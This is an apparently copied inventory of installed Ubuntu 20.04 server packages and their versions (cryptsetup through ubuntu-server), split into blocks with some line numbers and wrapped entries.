cryptsetup-bin_2:2.2.2-3ubuntu2.4_amd64
cryptsetup-initramfs_2:2.2.2-3ubuntu2.4_all
cryptsetup-run_2:2.2.2-3ubuntu2.4_all
curl_7.68.0-1ubuntu2.14_amd64
dash_0.5.10.2-6_amd64
dbus_1.12.16-2ubuntu2.3_amd64
dbus-user-session_1.12.16-2ubuntu2.3_amd64
dconf-gsettings-backend_0.36.0-1_amd64
dconf-service_0.36.0-1_amd64
debconf_1.5.73_all
debconf-i18n_1.5.73_all
debianutils_4.9.1_amd64
diffutils_1:3.7-3_amd64
dirmngr_2.2.19-3ubuntu2.2_amd64
distro-info_0.23ubuntu1_amd64
distro-info-data_0.43ubuntu1.11_all
dmeventd_2:1.02.167-1ubuntu1_amd64
dmidecode_3.2-3_amd64
dmsetup_2:1.02.167-1ubuntu1_amd64
dosfstools_4.1-2_amd64
dpkg_1.19.7ubuntu3.2_amd64
e2fsprogs_1.45.5-2ubuntu1.1_amd64
eatmydata_105-7_all
ed_1.16-1_amd64
eject_2.1.5+deb1+cvs20081104-14_amd64
ethtool_1:5.4-1_amd64
fdisk_2.34-0.1ubuntu9.3_amd64
file_1:5.38-4_amd64
finalrd_6~ubuntu20.04.1_all
findutils_4.7.0-1ubuntu1_amd64
fonts-ubuntu-console_0.83-4ubuntu1_all
friendly-recovery_0.2.41ubuntu0.20.04.1_all
ftp_0.17-34.1_amd64
fuse_2.9.9-3_amd64
fwupd_1.7.9-1~20.04.1_amd64
fwupd-signed_1.27.1ubuntu7+1.2-2~20.04.1_amd64
gawk_1:5.0.1+dfsg-1_amd64
gcc_4:9.3.0-1ubuntu2_amd64
gcc-10-base_10.3.0-1ubuntu1~20.04_amd64
gcc-9_9.4.0-1ubuntu1~20.04.1_amd64
gcc-9-base_9.4.0-1ubuntu1~20.04.1_amd64
gdisk_1.0.5-1_amd64
gettext-base_0.19.8.1-10build1_amd64
```

```
94                      gir1.2-glib-2.0_1.64.1-1~ubuntu20.04.1_amd64
95                      gir1.2-packagekitglib-1.0_1.1.13-2ubuntu1.1_amd64
96                      git_1:2.25.1-1ubuntu3.6_amd64
97                      git-man_1:2.25.1-1ubuntu3.6_all
98                      glib-networking_2.64.2-1ubuntu0.1_amd64
99                      glib-networking-common_2.64.2-1ubuntu0.1_all
100                     glib-networking-services_2.64.2-1ubuntu0.1_amd64
101                     gnupg_2.2.19-3ubuntu2.2_all
102                     gnupg-l10n_2.2.19-3ubuntu2.2_all
103                     gnupg-utils_2.2.19-3ubuntu2.2_amd64
104                     gpg_2.2.19-3ubuntu2.2_amd64
105                     gpg-agent_2.2.19-3ubuntu2.2_amd64
106                     gpg-wks-client_2.2.19-3ubuntu2.2_amd64
107                     gpg-wks-server_2.2.19-3ubuntu2.2_amd64
108                     gpgconf_2.2.19-3ubuntu2.2_amd64
109                     gpgsm_2.2.19-3ubuntu2.2_amd64
110                     gpgv_2.2.19-3ubuntu2.2_amd64
111                     grep_3.4-1_amd64
112                     groff-base_1.22.4-4build1_amd64
113                     grub-common_2.04-1ubuntu26.15_amd64
114                     grub-gfxpayload-lists_0.7_amd64
115                     grub-pc_2.04-1ubuntu26.15_amd64
116                     grub-pc-bin_2.04-1ubuntu26.15_amd64
117                     grub2-common_2.04-1ubuntu26.15_amd64
118                     gsettings-desktop-schemas_3.36.0-1ubuntu1_all
119                     gzip_1.10-0ubuntu4.1_amd64
120                     hdparm_9.58+ds-4_amd64
121                     hostname_3.23_amd64
122                     htop_2.2.0-2build1_amd64
123                     info_6.7.0.dfsg.2-5_amd64
124                     init_1.57_amd64
125                     init-system-helpers_1.57_all
126                     initramfs-tools_0.136ubuntu6.7_all
127                     initramfs-tools-bin_0.136ubuntu6.7_amd64
128                     initramfs-tools-core_0.136ubuntu6.7_all
129                     install-info_6.7.0.dfsg.2-5_amd64
130                     intel-microcode_3.20220809.0ubuntu0.20.04.1_amd64
131                     iproute2_5.5.0-1ubuntu1_amd64
132                     iptables_1.8.4-3ubuntu2_amd64
133                     iputils-ping_3:20190709-3_amd64
134                     iputils-tracepath_3:20190709-3_amd64
135                     irqbalance_1.6.0-3ubuntu1_amd64
136                     isc-dhcp-client_4.4.1-2.1ubuntu5.20.04.4_amd64
```

```
isc-dhcp-common_4.4.1-2.1ubuntu5.20.04.4_amd64
iso-codes_4.4-1_all
iucode-tool_2.3.1-1_amd64
iw_5.4-1_amd64
kbd_2.0.4-4ubuntu2_amd64
keyboard-configuration_1.194ubuntu3_all
klibc-utils_2.0.7-1ubuntu5.1_amd64
kmod_27-1ubuntu2.1_amd64
kpartx_0.8.3-1ubuntu2.1_amd64
krb5-locales_1.17-6ubuntu4.1_all
landscape-common_19.12-0ubuntu4.3_amd64
language-selector-common_0.204.2_all
less_551-1ubuntu0.1_amd64
libaccountsservice0_0.6.55-0ubuntu12~20.04.5_amd64
libacl1_2.2.53-6_amd64
libaio1_0.3.112-5_amd64
libapparmor1_2.13.3-7ubuntu5.1_amd64
libappstream4_0.12.10-2_amd64
libapr1_1.6.5-1ubuntu1_amd64
libaprutil1_1.6.1-4ubuntu2_amd64
libaprutil1-dbd-sqlite3_1.6.1-4ubuntu2_amd64
libaprutil1-ldap_1.6.1-4ubuntu2_amd64
libapt-pkg6.0_2.0.9_amd64
libarchive13_3.4.0-2ubuntu1.2_amd64
libargon2-1_0~20171227-0.2_amd64
libasan5_9.4.0-1ubuntu1~20.04.1_amd64
libasn1-8-heimdal_7.7.0+dfsg-1ubuntu1.1_amd64
libasound2_1.2.2-2.1ubuntu2.5_amd64
libasound2-data_1.2.2-2.1ubuntu2.5_all
libassuan0_2.5.3-7ubuntu2_amd64
libatasmart4_0.19-5_amd64
libatm1_1:2.5.1-4_amd64
libatomic1_10.3.0-1ubuntu1~20.04_amd64
libattr1_1:2.4.48-5_amd64
libaudit-common_1:2.8.5-2ubuntu6_all
libaudit1_1:2.8.5-2ubuntu6_amd64
libbinutils_2.34-6ubuntu1.3_amd64
libblkid1_2.34-0.1ubuntu9.3_amd64
libblockdev-crypto2_2.23-2ubuntu3_amd64
libblockdev-fs2_2.23-2ubuntu3_amd64
libblockdev-loop2_2.23-2ubuntu3_amd64
libblockdev-part-err2_2.23-2ubuntu3_amd64
libblockdev-part2_2.23-2ubuntu3_amd64
```

```
libblockdev-swap2_2.23-2ubuntu3_amd64
libblockdev-utils2_2.23-2ubuntu3_amd64
libblockdev2_2.23-2ubuntu3_amd64
libbrotli1_1.0.7-6ubuntu0.1_amd64
libbsd0_0.10.0-1_amd64
libbz2-1.0_1.0.8-2_amd64
libc-bin_2.31-0ubuntu9.9_amd64
libc-dev-bin_2.31-0ubuntu9.9_amd64
libc6_2.31-0ubuntu9.9_amd64
libc6-dev_2.31-0ubuntu9.9_amd64
libcanberra0_0.30-7ubuntu1_amd64
libcap-ng0_0.7.9-2.1build1_amd64
libcap2_1:2.32-1_amd64
libcap2-bin_1:2.32-1_amd64
libcbor0.6_0.6.0-0ubuntu1_amd64
libcc1-0_10.3.0-1ubuntu1~20.04_amd64
libcom-err2_1.45.5-2ubuntu1.1_amd64
libcrypt-dev_1:4.4.10-10ubuntu4_amd64
libcrypt1_1:4.4.10-10ubuntu4_amd64
libcryptsetup12_2:2.2.2-3ubuntu2.4_amd64
libctf-nobfd0_2.34-6ubuntu1.3_amd64
libctf0_2.34-6ubuntu1.3_amd64
libcurl3-gnutls_7.68.0-1ubuntu2.14_amd64
libcurl4_7.68.0-1ubuntu2.14_amd64
libdb5.3_5.3.28+dfsg1-0.6ubuntu2_amd64
libdbus-1-3_1.12.16-2ubuntu2.3_amd64
libdbus-glib-1-2_0.110-5fakssync1_amd64
libdconf1_0.36.0-1_amd64
libdebconfclient0_0.251ubuntu1_amd64
libdevmapper-event1.02.1_2:1.02.167-1ubuntu1_amd64
libdevmapper1.02.1_2:1.02.167-1ubuntu1_amd64
libdns-export1109_1:9.11.16+dfsg-3~ubuntu1_amd64
libdrm-common_2.4.107-8ubuntu1~20.04.2_all
libdrm2_2.4.107-8ubuntu1~20.04.2_amd64
libeatmydata1_105-7_amd64
libedit2_3.1-20191231-1_amd64
libefiboot1_37-2ubuntu2.2_amd64
libefivar1_37-2ubuntu2.2_amd64
libelf1_0.176-1.1build1_amd64
liberror-perl_0.17029-1_all
libestr0_0.1.10-2.1_amd64
libevdev2_1.9.0+dfsg-1ubuntu0.2_amd64
libevent-2.1-7_2.1.11-stable-1_amd64
```

```
  223                   libexpat1_2.2.9-1ubuntu0.5_amd64
  224                   libext2fs2_1.45.5-2ubuntu1.1_amd64
  225                   libfastjson4_0.99.8-2_amd64
  226                   libfdisk1_2.34-0.1ubuntu9.3_amd64
  227                   libffi7_3.3-4_amd64
  228                   libfido2-1_1.3.1-1ubuntu2_amd64
  229                   libfl2_2.6.4-6.2_amd64
  230                   libfreetype6_2.10.1-2ubuntu0.2_amd64
  231                   libfribidi0_1.0.8-2ubuntu0.1_amd64
  232                   libfuse2_2.9.9-3_amd64
  233                   libfwupd2_1.7.9-1~20.04.1_amd64
  234                   libfwupdplugin5_1.7.9-1~20.04.1_amd64
  235                   libgcab-1.0-0_1.4-1_amd64
  236                   libgcc-9-dev_9.4.0-1ubuntu1~20.04.1_amd64
  237                   libgcc-s1_10.3.0-1ubuntu1~20.04_amd64
  238                   libgcrypt20_1.8.5-5ubuntu1.1_amd64
  239                   libgdbm-compat4_1.18.1-5_amd64
  240                   libgdbm6_1.18.1-5_amd64
  241                   libgirepository-1.0-1_1.64.1-1~ubuntu20.04.1_amd64
  242                   libglib2.0-0_2.64.6-1~ubuntu20.04.4_amd64
  243                   libglib2.0-bin_2.64.6-1~ubuntu20.04.4_amd64
  244                   libglib2.0-data_2.64.6-1~ubuntu20.04.4_all
  245                   libgmp10_2:6.2.0+dfsg-4ubuntu0.1_amd64
  246                   libgnutls30_3.6.13-2ubuntu1.7_amd64
  247                   libgomp1_10.3.0-1ubuntu1~20.04_amd64
  248                   libgpg-error0_1.37-1_amd64
  249                   libgpgme11_1.13.1-7ubuntu2_amd64
  250                   libgpm2_1.20.7-5_amd64
  251                   libgssapi-krb5-2_1.17-6ubuntu4.1_amd64
  252                   libgssapi3-heimdal_7.7.0+dfsg-1ubuntu1.1_amd64
  253                   libgstreamer1.0-0_1.16.3-0ubuntu1.1_amd64
  254                   libgudev-1.0-0_1:233-1_amd64
  255                   libgusb2_0.3.4-0.1_amd64
  256                   libhcrypto4-heimdal_7.7.0+dfsg-1ubuntu1.1_amd64
  257                   libheimbase1-heimdal_7.7.0+dfsg-1ubuntu1.1_amd64
  258                   libheimntlm0-heimdal_7.7.0+dfsg-1ubuntu1.1_amd64
  259                   libhogweed5_3.5.1+really3.5.1-2ubuntu0.2_amd64
  260                   libhx509-5-heimdal_7.7.0+dfsg-1ubuntu1.1_amd64
  261                   libicu66_66.1-2ubuntu2.1_amd64
  262                   libidn2-0_2.2.0-2_amd64
  263                   libimobiledevice6_1.2.1~git20191129.9f79242-
1build1_amd64
  264                   libip4tc2_1.8.4-3ubuntu2_amd64
```

```
libip6tc2_1.8.4-3ubuntu2_amd64
libisc-export1105_1:9.11.16+dfsg-3~ubuntu1_amd64
libisl22_0.22.1-1_amd64
libisns0_0.97-3_amd64
libitm1_10.3.0-1ubuntu1~20.04_amd64
libjansson4_2.12-1build1_amd64
libjcat1_0.1.4-0ubuntu0.20.04.1_amd64
libjson-c4_0.13.1+dfsg-7ubuntu0.3_amd64
libjson-glib-1.0-0_1.4.4-2ubuntu2_amd64
libjson-glib-1.0-common_1.4.4-2ubuntu2_all
libk5crypto3_1.17-6ubuntu4.1_amd64
libkeyutils1_1.6-6ubuntu1.1_amd64
libklibc_2.0.7-1ubuntu5.1_amd64
libkmod2_27-1ubuntu2.1_amd64
libkrb5-26-heimdal_7.7.0+dfsg-1ubuntu1.1_amd64
libkrb5-3_1.17-6ubuntu4.1_amd64
libkrb5support0_1.17-6ubuntu4.1_amd64
libksba8_1.3.5-2ubuntu0.20.04.1_amd64
libldap-2.4-2_2.4.49+dfsg-2ubuntu1.9_amd64
libldap-common_2.4.49+dfsg-2ubuntu1.9_all
liblmdb0_0.9.24-1_amd64
liblocale-gettext-perl_1.07-4_amd64
liblsan0_10.3.0-1ubuntu1~20.04_amd64
libltdl7_2.4.6-14_amd64
liblua5.2-0_5.2.4-1.1build3_amd64
liblvm2cmd2.03_2.03.07-1ubuntu1_amd64
liblz4-1_1.9.2-2ubuntu0.20.04.1_amd64
liblzma5_5.2.4-1ubuntu1.1_amd64
liblzo2-2_2.10-2_amd64
libmagic-mgc_1:5.38-4_amd64
libmagic1_1:5.38-4_amd64
libmaxminddb0_1.4.2-0ubuntu1.20.04.1_amd64
libmbim-glib4_1.26.2-1~ubuntu20.04.1_amd64
libmbim-proxy_1.26.2-1~ubuntu20.04.1_amd64
libmm-glib0_1.18.6-1~ubuntu20.04.1_amd64
libmnl0_1.0.4-2_amd64
libmount1_2.34-0.1ubuntu9.3_amd64
libmpc3_1.1.0-1_amd64
libmpdec2_2.4.2-3_amd64
libmpfr6_4.0.2-1_amd64
libmspack0_0.10.1-2_amd64
libmysqlclient21_8.0.31-0ubuntu0.20.04.1_amd64
libncurses6_6.2-0ubuntu2_amd64
```

```
libncursesw6_6.2-0ubuntu2_amd64
libnetfilter-conntrack3_1.0.7-2_amd64
libnetplan0_0.104-0ubuntu2~20.04.2_amd64
libnettle7_3.5.1+really3.5.1-2ubuntu0.2_amd64
libnewt0.52_0.52.21-4ubuntu2_amd64
libnfnetlink0_1.0.1-3build1_amd64
libnftnl11_1.1.5-1_amd64
libnghttp2-14_1.40.0-1build1_amd64
libnl-3-200_3.4.0-1_amd64
libnl-genl-3-200_3.4.0-1_amd64
libnpth0_1.6-1_amd64
libnspr4_2:4.25-1_amd64
libnss-systemd_245.4-4ubuntu3.18_amd64
libnss3_2:3.49.1-1ubuntu1.8_amd64
libntfs-3g883_1:2017.3.23AR.3-3ubuntu1.3_amd64
libnuma1_2.0.12-1_amd64
libogg0_1.3.4-0ubuntu1_amd64
libp11-kit0_0.23.20-1ubuntu0.1_amd64
libpackagekit-glib2-18_1.1.13-2ubuntu1.1_amd64
libpam-cap_1:2.32-1_amd64
libpam-modules_1.3.1-5ubuntu4.3_amd64
libpam-modules-bin_1.3.1-5ubuntu4.3_amd64
libpam-runtime_1.3.1-5ubuntu4.3_all
libpam-systemd_245.4-4ubuntu3.18_amd64
libpam0g_1.3.1-5ubuntu4.3_amd64
libparted-fs-resize0_3.3-4ubuntu0.20.04.1_amd64
libparted2_3.3-4ubuntu0.20.04.1_amd64
libpcap0.8_1.9.1-3_amd64
libpci3_1:3.6.4-1ubuntu0.20.04.1_amd64
libpcre2-8-0_10.34-7ubuntu0.1_amd64
libpcre3_2:8.39-12ubuntu0.1_amd64
libperl5.30_5.30.0-9ubuntu0.3_amd64
libpipeline1_1.5.2-2build1_amd64
libplist3_2.1.0-4build2_amd64
libplymouth5_0.9.4git20200323-0ubuntu6.2_amd64
libpng16-16_1.6.37-2_amd64
libpolkit-agent-1-0_0.105-26ubuntu1.3_amd64
libpolkit-gobject-1-0_0.105-26ubuntu1.3_amd64
libpopt0_1.16-14_amd64
libprocps8_2:3.3.16-1ubuntu2.3_amd64
libproxy1v5_0.4.15-10ubuntu1.2_amd64
libpsl5_0.21.0-1ubuntu1_amd64
libpython3-stdlib_3.8.2-0ubuntu2_amd64
```

```
libpython3.8_3.8.10-0ubuntu1~20.04.5_amd64
libpython3.8-minimal_3.8.10-0ubuntu1~20.04.5_amd64
libpython3.8-stdlib_3.8.10-0ubuntu1~20.04.5_amd64
libqmi-glib5_1.30.4-1~ubuntu20.04.1_amd64
libqmi-proxy_1.30.4-1~ubuntu20.04.1_amd64
libquadmath0_10.3.0-1ubuntu1~20.04_amd64
libreadline5_5.2+dfsg-3build3_amd64
libreadline8_8.0-4_amd64
libroken18-heimdal_7.7.0+dfsg-1ubuntu1.1_amd64
librtmp1_2.4+20151223.gitfa8646d.1-2build1_amd64
libsasl2-2_2.1.27+dfsg-2ubuntu0.1_amd64
libsasl2-modules_2.1.27+dfsg-2ubuntu0.1_amd64
libsasl2-modules-db_2.1.27+dfsg-2ubuntu0.1_amd64
libseccomp2_2.5.1-1ubuntu1~20.04.2_amd64
libselinux1_3.0-1build2_amd64
libsemanage-common_3.0-1build2_all
libsemanage1_3.0-1build2_amd64
libsensors-config_1:3.6.0-2ubuntu1.1_all
libsensors5_1:3.6.0-2ubuntu1.1_amd64
libsepol1_3.0-1ubuntu0.1_amd64
libsgutils2-2_1.44-1ubuntu2_amd64
libsigsegv2_2.12-2_amd64
libslang2_2.3.2-4_amd64
libsmartcols1_2.34-0.1ubuntu9.3_amd64
libsmbios-c2_2.4.3-1_amd64
libsnmp-base_5.8+dfsg-2ubuntu2.5_all
libsnmp35_5.8+dfsg-2ubuntu2.5_amd64
libsodium23_1.0.18-1_amd64
libsoup2.4-1_2.70.0-1_amd64
libsqlite3-0_3.31.1-4ubuntu0.5_amd64
libss2_1.45.5-2ubuntu1.1_amd64
libssh-4_0.9.3-2ubuntu2.2_amd64
libssl1.1_1.1.1f-1ubuntu2.16_amd64
libstdc++6_10.3.0-1ubuntu1~20.04_amd64
libstemmer0d_0+svn585-2_amd64
libsystemd0_245.4-4ubuntu3.18_amd64
libtasn1-6_4.16.0-2_amd64
libtdb1_1.4.3-0ubuntu0.20.04.1_amd64
libtext-charwidth-perl_0.04-10_amd64
libtext-iconv-perl_1.7-7_amd64
libtext-wrapi18n-perl_0.06-9_all
libtinfo6_6.2-0ubuntu2_amd64
libtsan0_10.3.0-1ubuntu1~20.04_amd64
```

```
  394                   libtss2-esys0_2.3.2-1ubuntu0.20.04.1_amd64
  395                   libubsan1_10.3.0-1ubuntu1~20.04_amd64
  396                   libuchardet0_0.0.6-3build1_amd64
  397                   libudev1_245.4-4ubuntu3.18_amd64
  398                   libudisks2-0_2.8.4-1ubuntu2_amd64
  399                   libunistring2_0.9.10-2_amd64
  400                   libunwind8_1.2.1-9build1_amd64
  401                   libupower-glib3_0.99.11-1build2_amd64
  402                   liburcu6_0.11.1-2_amd64
  403                   libusb-1.0-0_2:1.0.23-2build1_amd64
  404                   libusbmuxd6_2.0.1-2_amd64
  405                   libutempter0_1.1.6-4_amd64
  406                   libuuid1_2.34-0.1ubuntu9.3_amd64
  407                   libuv1_1.34.2-1ubuntu1.3_amd64
  408                   libvolume-key1_0.3.12-3.1_amd64
  409                   libvorbis0a_1.3.6-2ubuntu1_amd64
  410                   libvorbisfile3_1.3.6-2ubuntu1_amd64
  411                   libwind0-heimdal_7.7.0+dfsg-1ubuntu1.1_amd64
  412                   libwrap0_7.6.q-30_amd64
  413                   libx11-6_2:1.6.9-2ubuntu1.2_amd64
  414                   libx11-data_2:1.6.9-2ubuntu1.2_all
  415                   libxau6_1:1.0.9-0ubuntu1_amd64
  416                   libxcb1_1.14-2_amd64
  417                   libxdmcp6_1:1.1.3-0ubuntu1_amd64
  418                   libxext6_2:1.3.4-0ubuntu1_amd64
  419                   libxml2_2.9.10+dfsg-5ubuntu0.20.04.4_amd64
  420                   libxmlb2_0.3.6-2build1~20.04.1_amd64
  421                   libxmlsec1_1.2.28-2_amd64
  422                   libxmlsec1-openssl_1.2.28-2_amd64
  423                   libxmuu1_2:1.1.3-0ubuntu1_amd64
  424                   libxslt1.1_1.1.34-4ubuntu0.20.04.1_amd64
  425                   libxtables12_1.8.4-3ubuntu2_amd64
  426                   libyaml-0-2_0.2.2-1_amd64
  427                   libzstd1_1.4.4+dfsg-3ubuntu0.1_amd64
  428                   linux-base_4.5ubuntu3.7_all
  429                   linux-firmware_1.187.34_all
  430                   linux-generic_5.4.0.132.132_amd64
  431                   linux-headers-5.4.0-131_5.4.0-131.147_all
  432                   linux-headers-5.4.0-131-generic_5.4.0-
131.147_amd64
  433                   linux-headers-5.4.0-132_5.4.0-132.148_all
  434                   linux-headers-5.4.0-132-generic_5.4.0-
132.148_amd64
```

```
  435                   linux-headers-5.9.0-050900_5.9.0-
050900.202010112230_all
  436                   linux-headers-5.9.0-050900-generic_5.9.0-
050900.202010112230_am
  437                   linux-headers-generic_5.4.0.132.132_amd64
  438                   linux-image-5.4.0-131-generic_5.4.0-131.147_amd64
  439                   linux-image-5.4.0-132-generic_5.4.0-132.148_amd64
  440                   linux-image-generic_5.4.0.132.132_amd64
  441                   linux-image-unsigned-5.9.0-050900-generic_5.9.0-
050900.20201011
  442                   linux-libc-dev_5.4.0-132.148_amd64
  443                   linux-modules-5.4.0-131-generic_5.4.0-
131.147_amd64
  444                   linux-modules-5.4.0-132-generic_5.4.0-
132.148_amd64
  445                   linux-modules-5.9.0-050900-generic_5.9.0-
050900.202010112230_am
  446                   linux-modules-extra-5.4.0-131-generic_5.4.0-
131.147_amd64
  447                   linux-modules-extra-5.4.0-132-generic_5.4.0-
132.148_amd64
  448                   locales_2.31-0ubuntu9.9_all
  449                   login_1:4.8.1-1ubuntu5.20.04.2_amd64
  450                   logrotate_3.14.0-4ubuntu3_amd64
  451                   logsave_1.45.5-2ubuntu1.1_amd64
  452                   lsb-base_11.1.0ubuntu2_all
  453                   lsb-release_11.1.0ubuntu2_all
  454                   lshw_02.18.85-0.3ubuntu2.20.04.1_amd64
  455                   lsof_4.93.2+dfsg-1ubuntu0.20.04.1_amd64
  456                   ltrace_0.7.3-6.1ubuntu1_amd64
  457                   lvm2_2.03.07-1ubuntu1_amd64
  458                   lxd-agent-loader_0.4_all
  459                   lz4_1.9.2-2ubuntu0.20.04.1_amd64
  460                   man-db_2.9.1-1_amd64
  461                   manpages_5.05-1_all
  462                   manpages-dev_5.05-1_all
  463                   mawk_1.3.4.20200120-2_amd64
  464                   mdadm_4.1-5ubuntu1.2_amd64
  465                   mime-support_3.64ubuntu1_all
  466                   modemmanager_1.18.6-1~ubuntu20.04.1_amd64
  467                   motd-news-config_11ubuntu5.6_all
  468                   mount_2.34-0.1ubuntu9.3_amd64
  469                   mtr-tiny_0.93-1_amd64
```

```
  470                   multipath-tools_0.8.3-1ubuntu2.1_amd64
  471                   mysql-common_5.8+1.0.5ubuntu2_all
  472                   nano_4.8-1ubuntu1_amd64
  473                   ncurses-base_6.2-0ubuntu2_all
  474                   ncurses-bin_6.2-0ubuntu2_amd64
  475                   ncurses-term_6.2-0ubuntu2_all
  476                   net-tools_1.60+git20180626.aebd88e-1ubuntu1_amd64
  477                   netbase_6.1_all
  478                   netcat-openbsd_1.206-1ubuntu1_amd64
  479                   netplan.io_0.104-0ubuntu2~20.04.2_amd64
  480                   networkd-dispatcher_2.1-2~ubuntu20.04.3_all
  481                   ntfs-3g_1:2017.3.23AR.3-3ubuntu1.3_amd64
  482                   open-iscsi_2.0.874-7.1ubuntu6.2_amd64
  483                   open-vm-tools_2:11.3.0-
2ubuntu0~ubuntu20.04.3_amd64
  484                   openssh-client_1:8.2p1-4ubuntu0.5_amd64
  485                   openssh-server_1:8.2p1-4ubuntu0.5_amd64
  486                   openssh-sftp-server_1:8.2p1-4ubuntu0.5_amd64
  487                   openssl_1.1.1f-1ubuntu2.16_amd64
  488                   os-prober_1.74ubuntu2_amd64
  489                   overlayroot_0.45ubuntu2_all
  490                   packagekit_1.1.13-2ubuntu1.1_amd64
  491                   packagekit-tools_1.1.13-2ubuntu1.1_amd64
  492                   parted_3.3-4ubuntu0.20.04.1_amd64
  493                   passwd_1:4.8.1-1ubuntu5.20.04.2_amd64
  494                   pastebinit_1.5.1-1_all
  495                   patch_2.7.6-6_amd64
  496                   pci.ids_0.0~2020.03.20-1_all
  497                   pciutils_1:3.6.4-1ubuntu0.20.04.1_amd64
  498                   perl_5.30.0-9ubuntu0.3_amd64
  499                   perl-base_5.30.0-9ubuntu0.3_amd64
  500                   perl-modules-5.30_5.30.0-9ubuntu0.3_all
  501                   pinentry-curses_1.1.0-3build1_amd64
  502                   plymouth_0.9.4git20200323-0ubuntu6.2_amd64
  503                   plymouth-theme-ubuntu-text_0.9.4git20200323-
0ubuntu6.2_amd64
  504                   policykit-1_0.105-26ubuntu1.3_amd64
  505                   pollinate_4.33-3ubuntu1.20.04.1_all
  506                   popularity-contest_1.69ubuntu1_all
  507                   powermgmt-base_1.36_all
  508                   procps_2:3.3.16-1ubuntu2.3_amd64
  509                   psmisc_23.3-1_amd64
  510                   publicsuffix_20200303.0012-1_all
```

```
python-apt-common_2.0.0ubuntu0.20.04.8_all
python3_3.8.2-0ubuntu2_amd64
python3-apport_2.20.11-0ubuntu27.24_all
python3-apt_2.0.0ubuntu0.20.04.8_amd64
python3-attr_19.3.0-2_all
python3-automat_0.8.0-1ubuntu1_all
python3-blinker_1.4+dfsg1-0.3ubuntu1_all
python3-certifi_2019.11.28-1_all
python3-cffi-backend_1.14.0-1build1_amd64
python3-chardet_3.0.4-4build1_all
python3-click_7.0-3_all
python3-colorama_0.4.3-1build1_all
python3-commandnotfound_20.04.6_all
python3-configobj_5.0.6-4_all
python3-constantly_15.1.0-1build1_all
python3-cryptography_2.8-3ubuntu0.1_amd64
python3-dbus_1.2.16-1build1_amd64
python3-debconf_1.5.73_all
python3-debian_0.1.36ubuntu1_all
python3-distro_1.4.0-1_all
python3-distro-info_0.23ubuntu1_all
python3-distupgrade_1:20.04.39_all
python3-distutils_3.8.10-0ubuntu1~20.04_all
python3-entrypoints_0.3-2ubuntu1_all
python3-gdbm_3.8.10-0ubuntu1~20.04_amd64
python3-gi_3.36.0-1_amd64
python3-hamcrest_1.9.0-3_all
python3-httplib2_0.14.0-1ubuntu1_all
python3-hyperlink_19.0.0-1_all
python3-idna_2.8-1_all
python3-importlib-metadata_1.5.0-1_all
python3-incremental_16.10.1-3.2_all
python3-jinja2_2.10.1-2_all
python3-json-pointer_2.0-0ubuntu1_all
python3-jsonpatch_1.23-3_all
python3-jsonschema_3.2.0-0ubuntu2_all
python3-jwt_1.7.1-2ubuntu2.1_all
python3-keyring_18.0.1-2ubuntu1_all
python3-launchpadlib_1.10.13-1_all
python3-lazr.restfulclient_0.14.2-2build1_all
python3-lazr.uri_1.0.3-4build1_all
python3-lib2to3_3.8.10-0ubuntu1~20.04_all
python3-markupsafe_1.1.0-1build2_amd64
```

```
554                     python3-minimal_3.8.2-0ubuntu2_amd64
555                     python3-more-itertools_4.2.0-1build1_all
556                     python3-nacl_1.3.0-5_amd64
557                     python3-netifaces_0.10.4-1ubuntu4_amd64
558                     python3-newt_0.52.21-4ubuntu2_amd64
559                     python3-oauthlib_3.1.0-1ubuntu2_all
560                     python3-openssl_19.0.0-1build1_all
561                     python3-pexpect_4.6.0-1build1_all
562                     python3-pkg-resources_45.2.0-1_all
563                     python3-problem-report_2.20.11-0ubuntu27.24_all
564                     python3-ptyprocess_0.6.0-1ubuntu1_all
565                     python3-pyasn1_0.4.2-3build1_all
566                     python3-pyasn1-modules_0.2.1-0.2build1_all
567                     python3-pymacaroons_0.13.0-3_all
568                     python3-pyrsistent_0.15.5-1build1_amd64
569                     python3-requests_2.22.0-2ubuntu1_all
570                     python3-requests-unixsocket_0.2.0-2_all
571                     python3-secretstorage_2.3.1-2ubuntu1_all
572                     python3-serial_3.4-5.1_all
573                     python3-service-identity_18.1.0-5build1_all
574                     python3-setuptools_45.2.0-1_all
575                     python3-simplejson_3.16.0-2ubuntu2_amd64
576                     python3-six_1.14.0-2_all
577                     python3-software-properties_0.99.9.8_all
578                     python3-systemd_234-3build2_amd64
579                     python3-twisted_18.9.0-11ubuntu0.20.04.2_all
580                     python3-twisted-bin_18.9.0-11ubuntu0.20.04.2_amd64
581                     python3-update-manager_1:20.04.10.10_all
582                     python3-urllib3_1.25.8-2ubuntu0.1_all
583                     python3-wadllib_1.3.3-3build1_all
584                     python3-yaml_5.3.1-1ubuntu0.1_amd64
585                     python3-zipp_1.0.0-1_all
586                     python3-zope.interface_4.7.1-1_amd64
587                     python3.8_3.8.10-0ubuntu1~20.04.5_amd64
588                     python3.8-minimal_3.8.10-0ubuntu1~20.04.5_amd64
589                     readline-common_8.0-4_all
590                     rsync_3.1.3-8ubuntu0.4_amd64
591                     rsyslog_8.2001.0-1ubuntu1.3_amd64
592                     run-one_1.17-0ubuntu1_all
593                     sbsigntool_0.9.2-2ubuntu1.1_amd64
594                     screen_4.8.0-1ubuntu0.1_amd64
595                     secureboot-db_1.5_amd64
596                     sed_4.7-1_amd64
```

```
sensible-utils_0.0.12+nmu1_all
sg3-utils_1.44-1ubuntu2_amd64
sg3-utils-udev_1.44-1ubuntu2_all
shared-mime-info_1.15-1_amd64
snapd_2.57.5+20.04_amd64
snmpd_5.8+dfsg-2ubuntu2.5_amd64
software-properties-common_0.99.9.8_all
sosreport_4.4-1ubuntu0.20.04.1_amd64
sound-theme-freedesktop_0.8-2ubuntu1_all
squashfs-tools_1:4.4-1ubuntu0.3_amd64
ssh-import-id_5.10-0ubuntu1_all
ssl-cert_1.0.39_all
strace_5.5-3ubuntu1_amd64
sudo_1.8.31-1ubuntu1.2_amd64
systemd_245.4-4ubuntu3.18_amd64
systemd-sysv_245.4-4ubuntu3.18_amd64
systemd-timesyncd_245.4-4ubuntu3.18_amd64
sysvinit-utils_2.96-2.1ubuntu1_amd64
tar_1.30+dfsg-7ubuntu0.20.04.2_amd64
tcpdump_4.9.3-4ubuntu0.1_amd64
telnet_0.17-41.2build1_amd64
thermald_1.9.1-1ubuntu0.6_amd64
thin-provisioning-tools_0.8.5-4build1_amd64
time_1.7-25.1build1_amd64
tmux_3.0a-2ubuntu0.3_amd64
tpm-udev_0.4_all
tzdata_2022f-0ubuntu0.20.04.1_all
ubuntu-advantage-tools_27.11.3~20.04.1_amd64
ubuntu-keyring_2020.02.11.4_all
ubuntu-minimal_1.450.2_amd64
ubuntu-release-upgrader-core_1:20.04.39_all
ubuntu-server_1.450.2_amd64
